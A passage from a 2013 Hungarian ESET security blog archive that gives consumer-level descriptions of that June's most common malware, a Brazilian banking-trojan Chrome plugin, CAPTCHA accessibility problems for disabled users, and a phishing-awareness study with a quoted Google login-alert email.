Szerepeltek még a Digital Rights Management, azaz DRM védett állományok is, itt a kártevőterjesztők azt használták ki, hogy **az ASF videó fájlokban a média lejátszhatóságának jogosultsági ellenőrzése alkalmával** ha ilyen nincs neki, úgy a lejátszás helyett egy előre meghatározott - fájlba bedrótozott - tartalomszolgáltató URL-jét jeleníti meg a felhasználóknak. **Preparált rosszindulatú videóállományok segítségével azonban ezeket a linkeket módosították, így sikerült megfertőzniük** a gyanútlan felhasználók rendszerét. Itt pedig az a legfontosabb jó tanács, hogy az ismeretlenektől kéretlenül kapott állományokat (DOC, XLS, PNG, FLV, ASF, PDF, de tulajdonképpen bármi) legjobb, ha megnyitás, olvasás, lejátszás nélkül töröljük.



Végül, de nem utolsósorban beszámoltunk **egy újabb webkamerás incidensről, melyben egy saját fürdőszobájában számítógépén DVD-t néző fiatal lány volt a kukkolás áldozata**. Az effajta cselekményeket zömmel fiatal férfiak hajtják végre, részben kíváncsiságból, részben pénzért. **A feketepiacon a női felhasználók webkameráihoz tartozó hozzáférés áráért - ami mindössze 1 amerikai USD - száz férfi használóhoz való webkamerát lehet kapni**. Ezzel kapcsolatosan érdemes megjegyezni, hogy **a Google Chrome böngészőben is jelentkezett egy webkamerás kihasználható hiba, melynek révén illetéktelenek titokban fotókat készíthettek, ezért a beépített kamerát használaton kívül mindig érdemes letakarni**.




Vírustoplista

Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2013. júniusában a következő 10 károkozó terjedt világszerte a legnagyobb számban**, és volt együttesen felelős az összes fertőzés 22.23%-áért. Aki pedig folyamatosan és első kézből **szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.**



1. Win32/Bundpill féreg
Elterjedtsége a júniusi fertőzések között: 3.47%


Működés: A Win32/Bundpill féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

2. HTML/ScrInject trójai
Elterjedtsége a júniusi fertőzések között: 2.57%


Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



□ővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

3. INF/Autorun vírus
Elterjedtsége a júniusi fertőzések között: 2.55%

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



rossz **Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun**

4. Win32/Kryptik.ALB trójai
Elterjedtsége a júniusi fertőzések között: 2.33%

Működés: A trójai titokban átirányítja a felhasználó webböngészőjét különféle kártékony hivatkozásokra. Másolatokat nem hoz létre, és kódja magába a HTML weboldalakba beágyazódba található meg. A rosszindulatú szoftverekre mutató linkekre irányátás mellett nem ritkán különböző kéretlen reklámokat megjelenítő szkripteket is lefuttat a fertőzött számítógépen.



Bővebb információ: http://www.virusradar.com/en/JS_Kryptik.ALB/description

5. Win32/Sality vírus
Elterjedtsége a júniusi fertőzések között: 2.32

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

6. HTML/Iframe.B.Gen vírus
Elterjedtsége a júniusi fertőzések között: 2.15%


Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

7. Win32/Dorkbot féreg
Elterjedtsége a júniusi fertőzések között: 2.05%


Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



□ővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

8. Win32/Conficker féreg
Elterjedtsége a júniusi fertőzések között: 1.82%


Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

9. Win32/Ramnit vírus
Elterjedtsége a júniusi fertőzések között: 1.49%


Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



□övebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

10. Win32/Qhost trójai
Elterjedtsége a júniusi fertőzések között: 1.48%

Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

Frissít

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- 2014 az internetes adatvédelemről szól majd
- Kisokos a Cryptolocker kártevő ellen
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Egy Skype támadás margójára

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5436360

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mi a közös bennük? Trójai, Chrome, kormányzat


2013.08.05. 21:38 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: plugin javascript brazil böngésző brazília trójai feltörés eset kártevő chrome banki dropper


Mi a közös egy banki trójaiban, a Chrome böngészőben és egy kormányzati levelező szerverben? Az ESET kutatói Latin-Amerikában dolgoztak egy olyan banki trójai elemzésén, ahol mindez találkozott, és amely brazil számítógép-felhasználókat vett célba.



A megtévesztést is felhasználó bűnözők egy rosszindulatú Chrome böngésző plugin segítségével lopták el az áldozatok személyes banki adatait. És **hogy a dolog még érdekesebb legyen, az ellopott belépési adatokat egy feltört brazil kormányzati weboldalon keresztül küldték el maguknak.** Az egyik ilyen kártevő az "MSILSpy.Banker.AU" volt, amely futása során további állományokat hozott létre (dropper, azaz dob ki, csomagol ki magából), ezek DLL és JavaScript állományok. **A fájlok névadásával is fokozni igyekeztek a megtévesztést, hiszen az így létrejövő "Microsoft.js", "Service.js" és "Skype.js" egyáltalán nem a nevéből következő program része volt, hanem a "JS/Spy.banker.G" néven detektált banki kártevő. A rosszindulatú Google Chrome plugin telepítése után ellenőrizte a meglátogatott weboldalakat, és ha ezek közt bizonyos braziliai pénzügyi szervezeteket észlelt, lefutott a Service.js és ellopta ezek adatait.**



Az adatok továbbításánál említettük, hogy ehhez egy hibásan konfigurált brazil kormányzati weboldalt használták fel, így történhetett meg hogy **a bűnözők egy "gov.br" e-mail fiók segítségével** juthattak a lopott banki adatokhoz. **Az incidensre eredetileg még május elején figyeltek fel az ESET Latin-amerikai csoportjának kutatói, és küldtek róla figyelmeztetést a brazil CERT-nek**, amely azonnal letiltotta ezt a támadást, blokkolták a támadásban részt vevő email fiókokat és értesítették az ügyben érintett szervezeteket, beleértve a sebezhetőséget tartalmazó kormányzati honlapot is.



Június végére részletesen is dokumentálták ezt a banki adatok elleni célzott támadást, akit mélyebben is érdekel, elolvashatja az alábbi PDF állományban. A böngésző kiegészítők a legutóbbi időkig nem tűntek kiemelt veszélyforrásnak, de aztán itt is beindult az ötletelés, és persze a jó öreg social engineering is hozzájárul mindehhez.



Emlékezetes lehet az a tavalyi incidens például, mikor **a Facebookon és a Twitteren terjedt olyan kártevő, amely az ígért érdekes videó helyett látszólag Flash Playert akart telepíteni, azonban valójában egy "Flash Player" nevű kártékony böngésző kiegészítőt telepített** fel az áldozatok számítógépeire. Az Adobe nevével visszaélve a cél itt is hasonló volt, vagyis pénzügyi tranzakciók adatainak ellopása. Érdekes, hogy Dél és Latin-Amerika milyen aktív támadások színhelye, a mostani brazíliai eset mellett ott volt **a tavalyi perui AutoCAD állományokat lopó kártevő, amelyet szintén az ESET kutatóinak sikerült lelepleznie és megállítania**.

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Egy Skype támadás margójára
- Újabb URL ellenőrző motor a VirusTotalon
- Negyedszázados férgek - októberi adatok
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5446602

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Akiknek a Captcha kínszenvedés

2013.08.07. 13:09 | Csizmazia István [Rambo] | 2 komment

Címkék: captcha ellenőrzés petíció fogyatékosság accan


Bár a vírusokkal közvetlenül nem, de **a számítógépes biztonsággal azért kapcsolatos a bizonyára mindenki által ismert Touring teszt, a regisztrálásoknál, bejelentkezéseknél szokásos Captcha felismerési feladat**. Ezek közül néhány kacifántosabb hullámírás valljuk be, sokszor még a gyakorlott, teljesen egészséges felhasználókat is próbára teszi, ám **van egy olyan csoportja is a gép előtt ülőknek, akiknek ez a fajta nehezítés komoly gondot, vagy éppen leküzdhetetlen akadályt jelent, ők pedig a fogyatékkal élők**.



Már jó ideje, hogy a spamek és kártevőket terjesztő e-mailek feladói tömegesen, iparszerűen regisztrálnak kamu címeket, és ezt megakadályozandó lenne az egyik eszköz ez a bizonyos Captcha. Amely a "Completely Automated Public Turing test to tell Computers and Humans Apart" azaz "teljesen automatizált nyilvános Turing-teszt a számítógép és az ember megkülönböztetésére" szavak kezdőbetűi alapján kapta a nevét a keresztségben. **A hullámzó betűk, a betűhatárokat összemosó megjelenítés, a betűtesten keresztülfutó vonalak, a színezett, illetve raszterezett háttér mind-mind amiatt kerültek a képbe, hogy az automatikus felismerést kizárva igazi hús-vér ember lehessen csak képes megoldani ezeket a feliratokat. Elvileg.** Mert hogy milyen megkerülő módszerek léteznek, arról már **korábban többször írtunk, például a Captcha törő indiai rabszolgákról.** Ám úgy tűnik, az egyre bonyolultabb ábrákkal operáló történetben van egy felhasználói réteg, akikre sajnos kevesen gondoltak az ilyen Captchas fejtörők "kapcsán". Legalábbis **ez derül ki abból a kezdeményezésből, amelyet ausztráliai fogyasztóvédelmi, valamint fogyatékosokat képviselő csoportok indítottak különféle látássérült, hallássérült szervezetek nevében a Captcha "megbuktatására", mert őket nem azonosítják humánként.**



Elmondásuk szerint az alapkoncepció, amely a valódi felhasználó és az automatizált botok közt tenne különbséget, egyáltalán **nem gondol rájuk, vagyis a különféle fokú fogyatékossággal élőkre, és nem kínál számukra semmilyen útmutatást, vagy elkerülő alternatív megoldást**. Úgy vélik, a Captcha töltögetés sokszor nem csak egyszerűen frusztráló, vagy aránytalanul nehezen, időigényesen megoldható számukra, de egyes esetekben egyenesen lehetetlen feladat elé állítja őket. Ebben az úgynevezett audió lehetőség későbbi bevezetése sem hozta meg a teljeskörű megváltást. **Az ACCAN (Australian Communications Consumer Action Network) éppen ezért azt javasolja, hogy legyen lehetőség más**, például egy megerősítő e-mail opcióra, ahol mondjuk a "valóban regisztrálni szeretne" kérdésre kapott visszaigazoló levél tartalmazná a szükséges aktivációs linket, nem pedig kusza betűs rejtvény, ez mindenki által egyszerűen kezelhető, és egyben biztonságos megoldás is lehetne.



Elvileg az ajánlások között egyébként léteznének olyan szofisztikált interakció mentes megoldások is, amelyek például a spamekhez hasonlóan **az azonos IP tartományból érkező tömeges regisztrációkat ki tudják szűrni**, vagy bármiféle extra ellenőrző kód begépelése nélkül is **valamilyen heurisztikus vizsgálattal** meg tudná különböztetni a humán és az automatizált robot felhasználókat. Ugyancsak megvalósítható technikai megoldás lehet, hogy **a különféle szolgáltatások túlterhelése elleni védekezésként átmenetileg csak abban az időszakban kérnének be megerősítő Captcha kódot, amíg a kiszolgáló szerver terhelése bármilyen okból (pl. DoS támadás, stb.) magas, míg ha ez normál értékre lecsökken, akkor már elhagyják ezt az ellenőrzést**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Titkosítás nem csak kémeknek
- Öt új kiberbűnözői név az FBI listáján
- Negyedszázados a számítógépes féreg
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5449591

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

nevergone 2013.08.07. 13:31:31

Jobb helyeken lehetőség van a szöveges captcha helyett hang-alappút is kérni.

Yv@n 2013.08.07. 14:43:26

"Az ACCAN (Australian Communications Consumer Action Network) éppen ezért azt javasolja, hogy legyen lehetőség más, például egy megerősítő e-mail opcióra, ahol mondjuk a "valóban regisztrálni szeretne" kérdésre kapott visszaigazoló levél tartalmazná a szükséges aktivációs linket, nem pedig kusza betűs rejtvény, ez mindenki által egyszerűen kezelhető, és egyben biztonságos megoldás is lehetne."
És egyúttal teljességgel használhatatlan is lenne, legalábbis abból a szemszögből nézve, ami miatt a captcha alkalmazásra kerül.


Drupal/wordpress telepítéseknél régóta opció, hogy nem captcha-t használ az ember, hanem megerősítő email-t. A gond csak az, ha rátalál a site-ra egy spambot, mert ezesetben ennek a megoldásnak az eredménye napi 1000-1500db visszapattanó levél kamu címekről, rosszabb esetben akár megtoldva a szerver ipcímének egy laza egyhetes spamlistára kerülésével.

Majdnem mindenki átverhető adathalászattal

2013.08.09. 10:10 | Csizmazia István [Rambo] | 16 komment

Címkék: felmérés támadás phishing adathalászat célzott teszteszabás

Persze vannak ebben fokozatok, akadnak, akik a gyengébb kísérleteket is azonnal kiszúrják, de valamilyen mértékig szinte mindenki belesétálhat ilyenbe.




Általában mindenki úgy vélekedik, hogy remekül ért a focihoz és őt aztán abszolút nem tudják adathalász oldalak átverni. Egy a North Carolina State University által végzett vizsgálat azonban merőben más eredményeket mutatott e témában. **Bár a megkérdezettek 89 százaléka a teszt előtt biztosra állította, hogy őt aztán nem lehet becsapni adathalász e-mail üzenettel, ám a próba során azok aránya, akik a támadóktól jövő phishing üzeneteket valóban nagy biztonsággal képesek voltak megkülönböztetni a valódi, legális levelektől a gyakorlatban már mindössze csak 7.5% volt.**



Az eredmények amiatt lehetnek riasztóak, hogy évről évre egyre növekszik a bankok, légitársaságok, csomagküldő szolgálatok és egyéb a kormányzati szervek nevével visszaélő személyre szabott adathalász támadások száma, ahol a csalók már nem a korábbi, helyesírási hibáktól hemzsegő primitív megoldásokkal rukkolnak elő, hanem megpróbálják a felderített személyt, vagy célcsoportot kreatívan rávenni az **egyre jobb minőségű átverésekben személyes és bizalmas információk begépelésére**.



A social engineering, azaz megtévesztés nem véletlenül kedvelt módszer. A kíváncsiság, érdeklődés felkeltése nagyon sok esetben célravezető. Gondoljunk arra a tavaly előtti felmérésre, amely szerint **a felhasználók 9-16%-a egyenesen kikapcsolja a vírusírtóját, hogy egy gyanúsnak vagy fertőzöttnek jelzett, de számára valami miatt mégis érdekes linket megnézzen, vagy ilyen állományt a számítógépén lefuttasson**.


Torbjørn

Someone recently tried to use an application to log in to your Google Account [redacted]. We prevented this login attempts as it could be someone trying to hijack your account. Review the information on this login attempt:

Monday 26 november 2012 19:02:54 GMT
IP Address: 175.42.105.18
Location: Ningde, Fujian, China

If you do not recognize this login attempt, there may be another person who is trying to access your account. You must log in to your account and reset your password immediately. See how you can do this http://support.google.com/accounts?p=reset_pw

If it was you, and you want to allow this application to access your account, you can try to follow the steps for troubleshooting http://support.google.com/mail?p=client_login

Sincerely,
Google Accounts Team

Érdemes még megemlíteni, hogy mennyire jelentős szerepe van a jól egyénre, illetve célcsoportra szabott csalinak. Kínai hackerek a tavalyi New York Times szerkesztőség elleni incidensben például az ASEAN (Délkelet-ázsiai Nemzetek Szövetsége) és az USA közötti kereskedelmi kapcsolatokkal kapcsolatos egyezmény tervezetét használtak fel. A támadók nagy számú magánszemélynek, újságírónak és ügynökségnek **küldték szét azokat az e-maileket, akiket ez a bizonyos szakmai téma érdekelhetett, és amely sikeresen fel is keltette az általuk kiszemelt célpontok érdeklődését. Természetesen ezek rosszindulatú hivatkozást tartalmazták, és ezzel elérték, hogy rákattintsanak, és több hónapig rejtett kémprogram futhasson a szerkesztőség gépein.**

Tetszik 13 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:
